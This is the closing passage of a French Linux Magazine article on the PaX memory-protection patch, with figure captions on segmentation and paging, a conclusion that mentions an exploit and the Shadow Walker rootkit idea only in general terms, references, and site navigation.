

Fig. 6 : les relations entre la segmentation et la pagination



Fig. 7 : le mécanisme de la segmentation



Fig. 8 : le mécanisme de la pagination à trois niveaux sous Linux

Conclusion

Cet article vient de présenter une des solutions de protection mémoire existant sous Linux. L'approche envisagée par PaX est d'associer le principe du moindre privilège (concernant l'exécution des régions mémoire) à une disposition aléatoire des régions mémoire dans l'espace d'adressage virtuel. Les attaques les plus répandues (buffer overflow, etc.) de détournement de flux d'exécution sont empêchées de manière efficace.

Cependant, nous avons également constaté à travers l'étude d'un exploit qu'une erreur d'implémentation peut conduire à une situation catastrophique, dans laquelle le mécanisme de prévention peut devenir le point faible du système.
Finissons en mentionnant l'article paru dans Phrack sur Shadow Walker [4] qui développe un mécanisme très intéressant de camouflage de code pour rootkit fondé sur les concepts qu'emploient PaX dans PAGEEXEC (division du TLB).
Nous voyons un exemple flagrant où les solutions développées par la défense peuvent également profiter à l'attaquant dans l'élaboration d'outils toujours plus performants. À méditer ;)

Liens:
[1] Brad Spengler et al, documentation de PaX, disponible sur : http://pax.grsecurity.net/docs.
[2] Patrice Lacroix, Les débordements de tampon et les vulnérabilités de chaîne de format, Technical Report DIUL-RR-0304, Université Laval, 2003.
[3] Eric Lacombe, « Le noyau Linux 2.6 – le gestionnaire de mémoire », GNU/Linux Magazine France n°67, décembre 2004.
[4] Sherri Sparks, Jamie Butler, « Raising The Bar For Windows Rootkit Detection », Phrack 63.

~~Retrouvez cet article dans : Linux Magazine 79~~

Posté par admin-web (fabrice) | Signature : Éric Lacombe |

Laissez une réponse

Vous devez avoir ouvert une session pour écrire un commentaire.

Aller au contenu »

Identifiez-vous
Inscription
S'abonner à UNIX Garden

Articles de 1ère page

- Le fonctionnement de PaX : Protection against eXecution
- GNU/Linux Magazine HS 36- mai/juin 2008 - Chez votre marchand de journaux !
- Journée du logiciel libre le 7 juin à Caen
- Automake, variables et cibles
- Quelles sont les différentes licences libres ?
- Qui utilise GNU/Linux et les Logiciels libres ? Qui est assez fou (ou humaniste) pour écrire des programmes gratuits de qualité ?
- Pourquoi des sources ? Qu'est-ce qu'on peut en faire ?
- Exploration du module Ipo de l'API Python Blender

- Une station multimédia sous Linux
- Qu'est-ce qu'un Logiciel libre ?

Il y a actuellement

396 articles/billets en ligne.

Recherche

Catégories

- Administration réseau
- Administration système
- Agenda-Interview
- Audio-vidéo
- Bureautique
- Comprendre
- Distribution
- Embarqué
- Environnement de bureau
- Graphisme
- Jeux
- Matériel
- News
- Programmation
- Réfléchir
- Sécurité
- Utilitaires
- Web

- # Archives

- - avril 2008
  - mars 2008
  - février 2008
  - janvier 2008
  - décembre 2007
  - novembre 2007
  - février 2007

- # GNU/Linux Magazine

- - GNU/Linux Magazine Hors-série 36 - mai/juin 2008 - Chez votre marchand de journaux !
  - Edito : GNU/Linux Magazine Hors-série 36
  - GNU/Linux Magazine 104 - Avril 2008 - Chez votre marchand de journaux !
  - Edito : GNU/Linux Magazine 104
  - GNU/Linux Magazine 103 - Mars 2008 - Chez votre marchand de journaux !

- # GNU/Linux Pratique

- - Linux Pratique Essentiel N°1 - Avril / Mai 2008 - chez votre marchand de journaux.
  - Edito : Linux Pratique Essentiel N°1
  - Linux Pratique HS14 : correction
  - Linux Pratique Hors-Série 14 - Avril / Mai - chez votre marchand de journaux.
  - Édito : Linux Pratique Hors Série 14

- # MISC Magazine

- - Misc 36 : Lutte informatique offensive, les attaques ciblées - Mars/Avril 2008 - Chez votre marchand de journaux
  - Edito : Misc 36
  - MISC N°35 : Autopsie & Forensic comment réagir après un incident ?
  - Soldes divers(e)s
  - Misc partenaire d'Infosecurity 2007, les 21 et 22 novembre 2007 au CNIT Paris La Défense